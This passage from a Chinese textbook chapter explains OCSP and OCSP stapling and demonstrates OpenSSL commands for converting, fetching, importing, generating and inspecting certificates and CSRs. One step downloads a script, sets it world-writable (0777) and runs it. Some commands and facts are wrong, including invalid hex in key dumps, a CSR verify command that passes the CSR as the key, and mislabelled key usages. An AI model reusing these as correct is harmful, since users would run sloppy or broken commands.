OCSP 是 PKI 技术的一个重要组成部分，但在实际部署 HTTPS 服务的时候，一般采用 OCSP 封套技术，如果读者不能很好地理解 OCSP，部署 OCSP 封套的时候会遇到困难。

本节重点讲解 OCSP 封套的原理、优点，OCSP 封套部署细节在后续章节重点描述。

6.6.1 OCSP 的优缺点

相比 CRL，标准的 OCSP 存在一些优缺点。

1) 隐私性

相比 CRL，OCSP 有一些隐私性的问题，对于 CRL 来说，攻击者只能获知浏览器下载了一个 CRLs 文件，其他浏览器的行为并不知晓，而 OCSP 响应并不是这样的，浏览器访问每一个网站，会发出不一样的 OCSP 请求，会泄露用户的浏览习惯。

2) 重放攻击

某个 OCSP 响应在某个时间段是 good 状态，不代表该证书在未来就是 good，OCSP 响应是可以被保存的，攻击者可以一直用该响应篡改最新 OCSP 请求的响应，为避免重放攻击，可以采用 OCSP 请求扩展 Nonce。

3) 阻塞操作

和 CRL 一样，OCSP 请求，仍然要创建一个新的 TCP 连接，也要进行响应的签名校验，这些都会增加延迟，减缓握手效率。

4) 效率提升

相比 CRL，OCSP 请求和响应快速得多，响应的数据量很小，而且无须复杂的解析操

作，能够加快握手效率，这是 OCSP 比 CRL 最大的改进。

5) soft-fail 校验

和 CRL 一样，OCSP 校验和握手协议是分开进行的，在不同 TCP 连接中处理，攻击者仍然能够攻击攻击 OCSP 响应，而为了用户体验，浏览器仍然采用 soft-fail 校验方式，潜在也有安全问题。

6) OCSP 服务质量

相比 CRL，OCSP 请求都是实时查询的，如果一个 HTTPS 网站访问量非常大，很多浏览器瞬间会发出很多 OCSP 请求，对于 OCSP 服务提供方来说这是一个非常大的挑战，一旦 OCSP 服务质量不高，发生怠机，就会影响握手效率。

6.6.2 OCSP 封套的工作原理

OCSP 封套技术的提出就是为了解决标准 OCSP 存在的问题，为了实现该技术，TLS/SSL 协议定义了 status_request 扩展（关于扩展，第 8 章会重点描述），对于浏览器和服务端来说，必须根据扩展定义协同实施 OCSP 封套技术。

OCSP 封套相比标准 OCSP 来说，不是由浏览器发出 OCSP 请求，而是由证书部署者即服务器负责发出 OCSP 请求，处理步骤如图 6-6 所示。




图 6-6 OCSP 封套工作原理

- ◎ 浏览器在握手阶段发送一个 status_request 扩展，期望由服务器发出 OCSP 请求，自己仅仅是接收服务器的 OCSP 响应。
- ◎ 服务器接收到 status_request 扩展后，向 OCSP 服务发出请求，获取响应后，向客户端发出一个 CertificateStatus 子消息，该消息中包含了 OCSP 响应。如果服务器不能正确处理 OCSP 响应，可以不发送 CertificateStatus 子消息。
- ◎ 服务器为避免向 OCSP 服务发出过多的请求，一般会缓存 OCSP 响应。
- ◎ CertificateStatus 子消息包含的内容就是 OCSP 服务的响应。

- ◎ 如果浏览器没有接收到 `CertificateStatus` 子消息，表示服务器不能正确处理 OCSP 请求，则浏览器自行发出 OCSP 请求，和标准的 OCSP 处理是一样的。
- ◎ 如果浏览器接收到 `CertificateStatus` 子消息，直接校验该消息，获取服务器实体证书的吊销状态。

6.6.3 OCSP 封套的优点

通过上面的步骤可以看出 OCSP 封套的一些优缺点。

1) 用户隐私性

OCSP 封套由服务器发出 OCSP 请求，浏览器没有复杂的逻辑处理，所有的操作由 TLS/SSL 协议 `status_request` 扩展处理，TLS/SSL 协议握手层包含了 OCSP 处理，不会暴露用户的隐私。

2) 效率

OCSP 封套由服务器发出 OCSP 请求，而且可以定时保存 OCSP 响应，可以认为 OCSP 请求基本没有阻塞操作，查询效率非常高。

而服务器的 OCSP 响应通过 TLS/SSL 协议子消息发送，不用创建新的 TCP 连接，延时非常小，这是 OCSP 封套技术最大的优点。

3) 安全性

由于是服务器发出 OCSP 请求，能够减少中间人攻击，比如无法发起重放攻击。同时 OCSP 响应和 TLS/SSL 协议其他子消息一起发送，浏览器不用考虑 `soft-fail` 校验带来的安全问题。

4) 保证 OCSP 服务质量

由于服务器可以缓存 OCSP 响应，不会瞬间对 OCSP 服务发送很多请求，CA 机构的 OCSP 服务压力会减少很多，相信 CA 机构会建议服务器实体采用 OCSP 封套技术。

5) 复杂度

对于标准的 OCSP，服务器实体不用进行任何的操作，主要由 OCSP 请求方和 CA 机构处理，期间并没有服务器实体的参与。

而为了支持 OCSP 封套技术，服务器实体有很多工作需要完成，幸好现在主流的服务（比如 Nginx、Apache）都很好地支持了 OCSP 封套技术。当然为了更好的安全性和性能，在配置的时候也有很多注意点，第 10 章会进行描述。

6.6.4 OCSP 封套的兼容性

为了支持 OCSP 封套技术，客户端和服务端必须能够正确地处理 TLS/SSL 协议 status_request 扩展，目前较新的 OpenSSL 库已经包含了 OCSP 封套技术的支持。

主流的 Web 服务器也支持 OCSP 封套技术，一般情况下 Web 服务器直接使用底层的 OpenSSL 库实现 OCSP 封套：

- ◎ Nginx 1.3.7 以后的版本支持 OCSP 封套技术。
- ◎ Apache 2.3.3 以后的版本支持 OCSP 封套技术。

大部分浏览器也支持 OCSP 封套技术，确切地说支持 TLS/SSL 协议的 status_request 扩展：

- ◎ Firefox 26 以后的版本支持 OCSP 封套技术。
- ◎ Chrome 目前不打算支持 OCSP 封套技术，谷歌有自己的技术解决方案。

6.7 OpenSSL 命令行管理证书

OpenSSL 库涉及的领域非常广，只要和密码学有关，都会用到 OpenSSL 库，通过 OpenSSL 命令行可以对证书进行操作，加深对证书和密码学知识的理解。

本节涉及了很多 OpenSSL 命令行的操作，也涉及很多证书文件，读者在实践的时候需要注意：

- ◎ 下列所有命令都在 Ubuntu 14.04.5 LTS 系统、OpenSSL 1.1.0f 版本下成功运行，不同的 OpenSSL 版本，命令和参数使用可能有差异。
- ◎ Let's Encrypt 签发的证书包含 cert.pem、chain.pem、private.pem、fullchain.pem，读者可以通过第 5 章介绍的命令获取 Let's Encrypt 证书。
- ◎ 使用 OpenSSL 命令生成的自签名证书一般以 example_ 开头，比如 example_cert.pem、example_chain.pem。
- ◎ 在线获取的证书（比如 github.com 证书）一般以 www_ 开头，比如 www_cert.pem、www_chain.pem。

6.7.1 证书格式

6.2 节使用 ASN.1 标准理解了证书结构，ASN.1 是一种抽象的数据结构，描述了复杂

的对象，以及对象之间的关系。证书本质上是一个文件，需要一种专门的格式，才能在互联网中传输，证书需要通过一个规则将 ASN.1 转换为二进制文件。在 X.509 证书中，使用的编码方式是 Distinguished Encoding Rules (DER)，ASN.1 和 DER 的关系类似于字符集和编码的关系。

Basic Encoding Rules (BER) 是 DER 的一个子集，DER 更多地出现在 X.509 证书中。Canonical Encoding Rules (CER) 是另外一种编码标准，用来编码 ASN.1 结构。

DER 是一个二进制文件，为了方便传输，可以将 DER 转换为 PEM (Privacy-enhanced Electronic Mail) 格式，PEM 是 Base64 编码方式，以-----BEGIN CERTIFICATE-----开头、-----END CERTIFICATE-----结尾。

在理解的时候，读者可以认为 DER、BER、CER、PEM 等后缀表示的都是证书文件。

使用 OpenSSL x509 子命令转换证书文件格式：

```
# PEM 格式转换为 DER 格式
$ openssl x509 -in cert.pem -out cert.der -outform DER

# DER 格式转换为 PEM 格式
$ openssl x509 -in cert.der -inform DER -out cert.pem -outform PEM
```

-in 参数表示输入文件，-inform 参数表示输入文件的原有编码方式，-out 参数表示输出文件，-outform 表示输出文件编码方式。

6.7.2 证书的其他格式

证书除了 PEM、DER、CER、PEM 等格式外，还有一些其他相关的格式，简单做个介绍。

1) PKCS#12 格式

是公开密钥加密学的一种格式，是微软发布的一种格式，文件后缀一般是 .pkcs12、.pfx、.p12。

证书一般是和密钥对一起保存的，两者可以认为是一个整体，如果分别进行管理可能会出现一些问题。PKCS#12 格式可以将证书和密钥对打包成一个文件，还可以对文件进行加密保护，管理起来非常方便。

通过 OpenSSL pkcs12 子命令将密钥对 (privkey.pem)、服务器实体证书 (cert.pem)、中间证书 (chain.pem) 转换成一个文件：

```
$ openssl pkcs12 \
```

```
-export -out cert.pfx \  
-inkey privkey.pem -in cert.pem -certfile chain.pem
```

最终生成的 **cert.pfx** 文件会使用口令进行保护，密钥对和证书可以安全存放在一起。

当需要使用证书的时候，可以从 **cert.pfx** 导出密钥对和证书：

```
# 导出密钥对  
$ openssl pkcs12 -in cert.pfx -nodes -nocerts -out new_privkey.pem  
  
# 导出服务器实体证书  
$ openssl pkcs12 -in cert.pfx -nodes -clcerts -out new_cert.pem  
  
# 导出中间证书  
$ openssl pkcs12 -in cert.pfx -nodes -cacerts -out new_chain.pem
```

在导出证书和密钥对的时候，需要输入口令，确保操作者有管理 **cert.pfx** 文件的权限。

2) PKCS#7

证书的另外一种格式，主要用来进行数字签名和数据加密，文件后缀一般是 **.p7b** 或者 **.p7c**，使用 **OpenSSL** **crl2pkcs7** 子命令很容易操作。

生成 **cert.p7b** 文件：

```
$ openssl crl2pkcs7 -nocrl -certfile cert.pem -certfile chain.pem -out  
cert.p7b
```

-certfile 表示服务器证书文件，另外一个 **-certfile** 表示中间证书文件，不包含根证书，**-nocrl** 表示不加载证书对应的 **CRL** 文件。

从 **cert.p7b** 文件中导出服务器证书文件和中间证书文件：

```
# 导出完整证书链文件，服务器实体证书在文件顶部，中间证书在文件底部  
$ openssl pkcs7 -print_certs -in cert.p7b -out fullchain.cer
```

6.7.3 获取线上证书

读者访问一个 **HTTPS** 网站，如果了解该网站的服务器实体证书、中间证书、根证书，可以通过两种方式获取，简单介绍获取的方法。

1) OpenSSL 获取线上证书

(1) 使用 **s_client** 获取线上证书

```
$ openssl s_client -connect www.example.com:443 -showcerts 2>&1 </dev/null
```

命令会输出很多信息，下面的输出信息表示完整的证书链（包括根证书）共有三张证

书，Let's Encrypt Authority X3 证书签发 www.example.com 服务器实体证书，DST Root CA X3 根证书签发 Let's Encrypt Authority X3 证书。

整个关系链关系是：www.example.com→Let's Encrypt Authority X3 - G3→DST Root CA X3。

```
CONNECTED(00000003)
depth=2 O = Digital Signature Trust Co., CN = DST Root CA X3
verify return:1
depth=1 C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
verify return:1
depth=0 CN = www.example.com
verify return:1
```

接下来的输出，-----BEGIN CERTIFICATE-----和-----END CERTIFICATE-----之间的内容就是证书，编号为 0 的内容就是服务器实体证书，在整个证书链的顶端，从 1 编号开始的内容就是中间链证书（可以有多个），在本例中中间证书只有 1 个。

```
Certificate chain
0 s:/CN=www.example.com
  i:/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
-----BEGIN CERTIFICATE-----
忽略不描述
-----END CERTIFICATE-----
1 s:/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
  i:/O=Digital Signature Trust Co./CN=DST Root CA X3
-----BEGIN CERTIFICATE-----
忽略不描述
-----END CERTIFICATE-----
```

整个输出不包含根证书，根证书集成在浏览器中。

（2）使用 Shell 命令拆分服务器实体证书和中间证书

可以使用 Shell 命令将证书链中的服务器实体证书和中间证书提取出来，比如：

```
$ openssl s_client -connect www.example.com:443 -showcerts 2>&1 </dev/null \
| sed -ne '/-BEGIN CERTIFICATE-/,/-END CERTIFICATE-/p' \
> www_fullchain.pem
```

该命令可以提取完整的证书链文件，保存在 www_fullchain.pem 文件中，然后将 www_fullchain.pem 拆分成各个文件：

```
$ cat www_fullchain.pem | awk 'split_after==1{n++;split_after=0} \
/-----END CERTIFICATE-----/ {split_after=1} \
{print > "www_cert" n ".pem"}'
```

重命名中间证书，在本例中中间证书只有一个

```
$ mv www_cert1.pem www_chain.pem

# 查看生成的各个文件
$ tree
.
├── www_cert.pem
├── www_chain.pem
└── www_fullchain.pem
```

`example_cert.pem` 就是服务器实体证书, `example_chain.pem` 就是中间证书。

(3) 获取根证书

根证书需要通过其他方式获取, 首先要找到证书链中最底部的一张证书, 然后通过其找到根证书。在这个例子中, 证书链中最底部的一张证书就是 `www_cert.pem` 文件。

证书中包含 CA Issuers 信息, 从中可以获取上一级证书的地址, 需要注意的是, 有些 CA 机构签发的证书中不包含 CA Issuers, 需要通过其他途径找到上一级证书。

```
# 在本例中 example_chain.pem 是证书链中最底部的一张证书, 它的上一级证书就是根证书
$ openssl x509 -in www_chain.pem -noout -text | grep "CA Issuers"
```

```
# 输出根证书地址
```

```
CA Issuers - URI:http://apps.identrust.com/roots/dstrootcax3.p7c
```

接下来下载根证书, 并转换为 PEM 格式:

```
# 下载根证书文件
```

```
$ wget http://apps.identrust.com/roots/dstrootcax3.p7c -O DST_ROOT.p7c
```

```
# 转换成 PEM 格式
```

```
$ openssl pkcs7 -inform der -in DST_ROOT.p7c -print_certs -out DST_ROOT.pem
```

`DST_ROOT.pem` 就是根证书, 下列命令用于检查根证书的签发者:

```
$ openssl x509 -in DST_ROOT.pem -issuer
```

该命令的输出信息如下:

```
issuer=O = Digital Signature Trust Co., CN = DST Root CA X3
```

可以看出根证书是由 DST Root CA X3 签发的, 是 IdenTrust CA 机构的根证书。

2) 使用浏览器导出证书

使用浏览器导出证书非常方便, 完全是图形化的操作, 本例使用 Chrome 浏览器演示如何导出证书, 对于其他浏览器来说, 操作步骤是差不多的。

按 F8 键打开 Chrome 开发者工具条, 选择【Security】菜单, 然后单击【View certificate】按钮, 打开证书对话框, 该对话框有三个选项卡, 如图 6-7 所示。



图 6-7 Chrome 导出证书 (1)

(1) 导出服务器实体证书

【详细信息】选项卡包含服务器实体证书，单击【复制到文件】按钮，如图 6-8 所示。



图 6-8 Chrome 导出证书 (2)

可以以任意一种格式保存证书。

(2) 导出中间证书和根证书

【证书路径】选项卡包含中间证书和根证书，如图 6-9 所示。



图 6-9 Chrome 导出证书 (3)

选择任意一个证书，单击【查看证书】按钮，导出方式和服务器实体证书的导出方式是一样的。

6.7.4 导入证书到根证书库

前面章节介绍了如何在操作系统和应用软件中找到根证书，本节介绍另外一个话题，如何更新系统的根证书库中，不同的操作系统和应用软件有自己的根证书策略，本节介绍 Linux、Windows、应用软件导入根证书的细节。

一般情况下，更新根证书库中有三个原因：

- ◎ 比如新成立了一个 CA 机构，需要将其对应的证书导入根证书库中。
- ◎ 创建了一张自签名证书，需要将该证书导入根证书库中。
- ◎ 系统根证书库比较旧，需要更新根证书库，或者使用其他系统、软件的根证书库。

1) 使用 Mozilla 根证书库更新系统证书库

在 Linux 操作系统上，可以使用 Mozilla 根证书库更新系统的根证书库，以 Ubuntu 操作系统为例进行介绍。

(1) 下载 Mozilla 根证书库

使用 Curl 的 `mk-ca-bundle` 工具可以从 Mozilla 下载根证书，并转换为各个 CA 机构的根证书文件，操作过程如下：

```
$ wget https://raw.githubusercontent.com/curl/curl/master/lib/mk-ca-bundle.pl

$ chmod 0777 mk-ca-bundle.pl

$ ./mk-ca-bundle.pl
```

命令运行结束后，读者可以在 `/usr/share/ca-certificates/mozilla` 目录下发现很多 CA 机构的根证书。

同时 `/etc/ca-certificates.conf` 文件也会更新，该文件包含了 Mozilla 各个根证书文件的列表。

（2）更新系统的证书库

接下来使用 `update-ca-certificates` 工具将 Mozilla 的各个根证书文件同步到系统的根证书库中，简单介绍下 `update-ca-certificates` 工具。

`update-ca-certificates` 工具会读取 `/etc/ca-certificates.conf` 文件，找到所有 Mozilla 配置的根证书文件，然后将 `/usr/share/ca-certificates/mozilla` 下的根证书文件复制到 `/etc/ssl/certs` 目录下，同时 `/etc/ssl/certs/ca-certificates.crt` 文件也会更新，该文件比较大，包含了所有的根证书文件，相当于所有根证书文件的集合。

运行 `update-ca-certificates` 工具很简单，执行如下命令即可：

```
$ update-ca-certificates
```

如果读者创建了一个自签名证书，也可以将该证书同步到系统根证书库中，操作如下：

```
$ mkdir /usr/local/share/ca-certificates/extra

# 复制自签名证书，文件后缀 crt
$ cp self-ertificate.crt /usr/local/share/ca-certificates/extra

$ update-ca-certificates
```

2) Windows 导入根证书库

Windows 操作系统（本例采用的是 Windows 10）导入证书至根证书库非常简单。

上一节介绍了如何获取证书，不管通过何种方式获取到一张证书，将该证书保存为 `cer` 格式（比如 `example_cert.cer`）。在本例中 `example_cert.cer` 是一张自签名证书，然后双击该证书（`example_cert.cer`），弹出证书对话框，如图 6-10 所示。




图 6-10 Windows 系统导入证书（1）

单击【安装证书】按钮，弹出对话框，选择【本地计算机】，选择将证书导入【受信任的根证书颁发机构】，如图 6-11 所示。




图 6-11 Windows 系统导入证书（2）

最终选择安装证书即可，安装完成后，这张自签名证书就获得了系统信任，比如 Chrome 浏览器直接信任该证书，不会提示该证书存在安全风险。

6.7.5 OpenSSL 管理 CSR

CSR 文件用于生成最终的证书，与服务器密钥对、证书的关系密切，了解其结构、生成方式非常重要。

1) 生成 CSR

使用 OpenSSL req 子命令，通过非交互式方式同时生成密钥对和 CSR 文件，命令如下：

```
$ openssl req \  
    -new -sha256 -newkey rsa:2048 -nodes \  
    -subj '/CN=www1.example.com,www2.example.com/O=Test, Inc./C=CN/ST=Beijing/L=Haidian' \  
    -keyout example_key.pem -out example_csr.pem
```

- ◎ -keyout 表示输出密钥对文件。
- ◎ -out 表示输出 CSR 文件。
- ◎ -sha256 表示证书使用 sha256 算法生成摘要然后计算签名。
- ◎ -newkey 表示生成一个 2048 比特的 RSA 密钥对。
- ◎ -subj 参数表示手动设置 CSR 请求信息，不用进行交互式输入。

2) 查看 CSR 文件

生成 CSR 文件后，可以使用 OpenSSL req 子命令查看 CSR 文件内容：

```
$ openssl req -in example_csr.pem -noout -text
```

Certificate Request:

Data:

Version: 1 (0x0)

Subject: CN = "www1.example1.com,www1.example2.com", O = "Test, Inc.",
C = CN, ST = Beijing, L = Haidian

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (2048 bit)

Modulus:

00:d4:e7:9b:bf:f7:b6:f5:dd:91:65:b6:1f:f5:33:
6b:b7:0a:4f:eb:09:17:41:a1:99:ea:84:dc:cb:0c:
76:5d:77:e0:94:38:58:c8:8a:a8:b3:4a:6c:e1:c1:
1e:54:26:49:1e:7f:5c:a6:5d:0c:cf:da:bc:52:6e:
18:da:79:50:80:45:80:68:ff:d9:c5:60:f1:a6:9d:
f6:38:6c:73:f4:e0:bc:a2:e5:29:4d:8f:13:af:6a:
a6:21:92:4f:7b:65:8f:77:fd:6d:22:21:bc:98:b6:
f6:3f:4c:48:78:21:37:0c:4a:79:94:e6:42:58:04:


```

94:aa:90:87:0d:51:cf:1d:b0:ff:c7:0f:46:ae:56:
22:b9:bb:f5:13:6e:9d:13:e9:45:58:d2:86:0a:3d:
ad:b6:cf:52:ee:ac:13:8c:ae:b5:60:49:6a:6b:d9:
44:f8:46:30:ac:57:xe:71:37:ca:d3:d4:f0:04:e7:
cd:34:62:c4:3a:3a:d1:22:62:ee:54:04:a7:33:70:
10:ff:3a:34:01:72:77:2c:b7:2f:d1:df:f6:6c:d0:
4f:81:c7:b8:09:c7:db:33:a1:92:85:d0:88:58:2b:
45:51:fe:04:c5:26:56:32:f8:50:24:31:14:4b:01:
29:4e:b3:16:e7:e3:b1:46:3e:59:9e:bb:8a:31:34:
5c:3f
Exponent: 65537 (0x10001)
Attributes:
    a0:00
Signature Algorithm: sha256WithRSAEncryption
15:53:17:24:d0:24:a5:b9:f7:b7:8f:a3:16:40:ba:66:72:29:
e1:d8:10:0c:a2:50:1e:2f:93:ed:be:27:ef:1e:21:10:8e:57:
7a:d3:c2:8f:eb:e8:f5:ef:8f:f5:b4:9e:71:71:42:5a:cb:d9:
ba:c0:64:cf:8b:bf:b2:89:51:1c:02:94:31:07:73:8e:ff:99:
c4:4c:95:1c:11:ce:80:77:ae:76:30:89:28:f5:dc:b7:3d:a6:
1f:b2:fc:dd:42:fd:52:c3:ac:9f:48:e1:50:c0:bd:93:0f:5e:
4a:77:2c:e3:06:cf:6c:ee:88:1a:2f:9d:c4:37:4f:47:bd:38:
b6:10:b2:c6:32:ac:ce:c1:77:35:55:c3:e4:c2:78:c6:5e:2c:
b9:02:82:b5:3d:ef:d9:f4:17:b4:38:6d:bb:70:72:27:68:65:
d8:50:31:f0:ed:6b:6d:14:25:b3:c0:3a:88:d9:a1:ac:fa:71:
6e:dc:7a:57:16:ad:95:b5:0c:2e:8f:2d:c3:3f:4b:1a:97:c6:
0e:62:0d:c7:61:ad:50:f8:e6:76:dd:96:c9:86:6a:33:af:00:
64:2c:96:2e:9a:11:e2:07:72:d3:fe:78:71:84:5d:d4:ae:2b:
4e:f8:d1:32:61:0e:bf:bb:c5:22:68:9b:0b:3e:4d:15:32:a3:
5a:00:3e:02

```

- ◎ Subject Public Key Info 表示服务器公钥，密钥长度是 2048 比特，包含了 e 和 n 等 RSA 信息。
- ◎ Signature Algorithm 表示签名算法和签名值，整体上 CSR 文件格式和证书格式很类似。

3) 校验 CSR 签名

CA 会使用服务器实体的公钥验证 CSR 文件的签名，确保 CSR 文件没有被篡改，运行下列命令：

```

$ openssl req -in myreq.pem -noout -verify -key example_csr.pem

verify OK

```

4) CSR 格式转换

和证书一样，CSR 文件也有多种格式，可以互相转换。

```
# PEM 格式转换为 DER 格式
$ openssl req -in example_csr.pem -out example_csr.der -outform DER

# DER 格式转换为 PEM 格式
$ openssl req -in example_csr.der -inform DER -out example_csr.pem -outform PEM
```

6.7.6 OpenSSL 生成证书

使用 CSR 文件生成证书文件的方式有两种，一种是生成自签名证书（self-signed），另外可以通过 OpenSSL 命令行构建一个根 CA，然后由根 CA 签发证书，但创建根 CA 涉及的内容相当多（主要是专业 CA 机构的工作），本书不做说明。

本节重点讲解如何生成自签名证书，使用 OpenSSL x509 子命令即可完成：

```
$ openssl x509 -req -days 365 -in example_csr.pem \
    -signkey example_key.pem -out example_cert.pem \
    -extfile certtext.ext
```

- ◎ -days 参数表示证书的有效期。
- ◎ -in 表示 CSR 文件。
- ◎ -signkey 表示密钥对的公钥。
- ◎ -extfile 表示引用一个扩展文件。
- ◎ -out 表示输出的证书文件。

扩展文件中包含了一些重要的扩展信息，其中最重要的就是 subjectAltName 扩展，生成自签名证书的时候一定要包含该扩展，在本例中，certtext.ext 扩展文件内容如下：

```
subjectAltName=DNS:www1.example.com,DNS:www1.example.com
```

6.7.7 OpenSSL 查看证书

1) 使用 OpenSSL x509 子命令查看证书内部结构

```
# 查看证书完整信息
$ openssl x509 -text -in cert.pem -noout

# 查看证书包含的公钥
```

```
$ openssl x509 -in cert.pem -pubkey

# 查看那个 CA 机构签发了证书
$ openssl x509 -in cert.pem -issuer

# 查看证书的有效期
$ openssl x509 -in cert.pem -enddate
```

`-in` 参数表示要查看的证书文件，`-text` 参数表示打印详细的信息。

2) 使用 OpenSSL x509 子命令查看服务器实体证书

证书包括三种类型，重点了解服务器实体证书、中间证书、根证书之间的差异。

```
# 查看服务器实体证书
$ openssl x509 -in cert.pem -text -noout

Certificate:
    Data:
        # 证书版本
        Version: 3 (0x2)
        # 序列号
        Serial Number:
            04:82:05:58:c0:ca:5a:7c:f4:2b:7f:bb:8e:9a:2a:df:38:da
        Signature Algorithm: sha256WithRSAEncryption
        # 证书签发者是 Let's Encrypt Authority X3
        Issuer: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
        # 证书有效期
        Validity
            Not Before: Aug 22 05:14:00 2017 GMT
            Not After : Nov 20 05:14:00 2017 GMT
        # 证书的 Subject 信息
        Subject: CN = www.example.com
        # 证书包含的公钥
        Subject Public Key Info:
            # 公钥算法
            Public Key Algorithm: rsaEncryption
            # 公钥长度
            Public-Key: (2048 bit)
            # 公钥 n 信息
            Modulus:
                00:ac:xe:20:37:70:40:f9:23:47:d1:d5:b6:02:7b:
                8a:e1:c9:76:32:c6:63:f9:f5:b6:1e:cb:18:d8:e5:
                e5:4e:f7:e1:27:4b:e6:c4:57:52:95:15:39:0e:66:
                57:04:1e:2d:c6:17:f1:c0:be:c8:67:f3:c4:9d:b8:
                a1:51:7d:d0:bd:7a:4e:98:16:81:c0:b6:60:2a:76:
```

```
50:41:97:f7:ce:0c:f9:a7:b1:9f:d5:5b:3a:21:f5:
9a:bd:7a:32:36:5b:13:45:30:f7:1a:66:7c:57:74:
b9:b1:49:da:f4:35:55:d9:f4:87:d0:ef:0f:67:2f:
c6:c8:b0:a6:0c:0c:e1:1f:57:4d:b2:90:2b:55:1e:
9c:3c:89:b5:fe:95:a8:60:27:75:8d:cb:fc:c8:67:
55:67:8f:b6:aa:0c:4d:56:75:f3:32:0d:5d:a5:7f:
95:2d:9f:77:2b:b4:e2:f9:08:df:06:07:3f:xe:cd:
be:d3:0f:86:b1:7f:d1:aa:34:91:ba:7a:d7:04:30:
95:0d:49:19:87:d5:35:16:f2:ec:e4:af:95:cb:f4:
71:c8:f3:2f:98:51:e9:68:20:4c:99:0a:4d:23:c0:
fe:5b:7c:45:fb:4e:3d:13:7d:fc:d1:eb:7c:d9:57:
7d:3d:88:85:d1:e4:22:6f:6b:8a:6a:ba:dd:fb:32:
d1:d3
# 公钥 e 信息
Exponent: 65537 (0x10001)
# 证书扩展
X509v3 extensions:
# 密钥使用扩展
X509v3 Key Usage: critical
    Digital Signature, Key Encipherment
# 扩展密钥用法
X509v3 Extended Key Usage:
    TLS Web Server Authentication, TLS Web Client Authentication
# 基本约束
X509v3 Basic Constraints: critical
    CA:FALSE
# 使用者密钥标识符
X509v3 Subject Key Identifier:
    E3:5C:1C:95:92:02:50:9F:6B:A1:FC:29:B0:51:FF:63:00:98:CC:FB
# CA 密钥标识符
X509v3 Authority Key Identifier:
    keyid:A8:4A:6A:63:04:7D:DD:BA:E6:D1:39:B7:A6:45:65:EF:F3:
A8:EC:A1

# CA 信息, 包括 CA 官方网站、CA 的 OCSP 地址
Authority Information Access:
    OCSP - URI:http://ocsp.int-x3.letsencrypt.org
    CA Issuers - URI:http://cert.int-x3.letsencrypt.org/
# 使用者可选名称
X509v3 Subject Alternative Name:
    DNS:www.example.com
# 证书策略
X509v3 Certificate Policies:
    Policy: 2.23.140.1.2.1
    Policy: 1.3.6.1.4.1.44947.1.1.1
    CPS: http://cps.letsencrypt.org
```

```

User Notice:
  Explicit Text: This Certificate may only be relied upon by
  Relying Parties and only in accordance with the Certificate Policy found at
  https://letsencrypt.org/repository/
# 签名算法和签名值
Signature Algorithm: sha256WithRSAEncryption
5d:5a:ea:2c:86:a4:34:ef:eb:56:25:76:63:e2:69:49:bc:a5:
19:c2:fb:f8:ca:e2:ca:a2:f7:5a:f9:44:70:14:2e:61:a6:bc:
63:86:f7:73:90:97:8c:38:32:b3:40:6a:43:c1:c9:7b:5e:b4:
0a:62:0c:6e:c6:5a:53:2a:e0:15:e2:d7:b0:a9:f2:f2:f8:66:
2b:63:94:d3:14:8d:36:ee:71:94:6d:7d:19:92:0a:c9:1f:f1:
21:5b:0a:f6:14:f6:20:a5:54:52:d7:67:94:55:b9:8a:03:c9:
84:0b:0d:75:df:f9:04:b2:22:8c:ff:7c:d4:ca:1c:7d:45:e9:
50:d7:58:8a:5c:b2:c0:75:26:2f:be:d4:6e:95:82:51:25:74:
3c:04:19:cc:02:3b:5b:16:ec:ca:9f:75:c1:11:98:a5:b5:ba:
d2:48:3e:14:60:66:c7:8e:e6:95:89:78:02:b6:23:94:a6:d0:
9a:f8:e3:52:00:74:9f:82:49:51:1e:f1:9d:bd:9a:db:be:be:
9a:aa:bb:b3:24:83:8c:3a:e9:23:ef:10:c3:3c:d8:28:d9:e9:
bf:df:29:d3:c9:02:6c:f8:f0:xe:22:90:12:a3:84:6b:96:42:
5b:87:74:fa:b0:50:03:a9:b8:62:a1:7b:12:f7:23:64:72:18:
07:a2:7b:cd

```

- ◎ 证书包含的是一个 2048 比特的公钥。
- ◎ 证书的签发者是 Let's Encrypt Authority X3。
- ◎ 该证书不是 CA 证书，基本约束（Basic Constraints）扩展值为 Flase，不能签发其他证书。
- ◎ 该证书密钥用法（Key Usage）扩展表明该证书可以进行数字签名（Digital Signature）、密钥协商（Key Encipherment）。
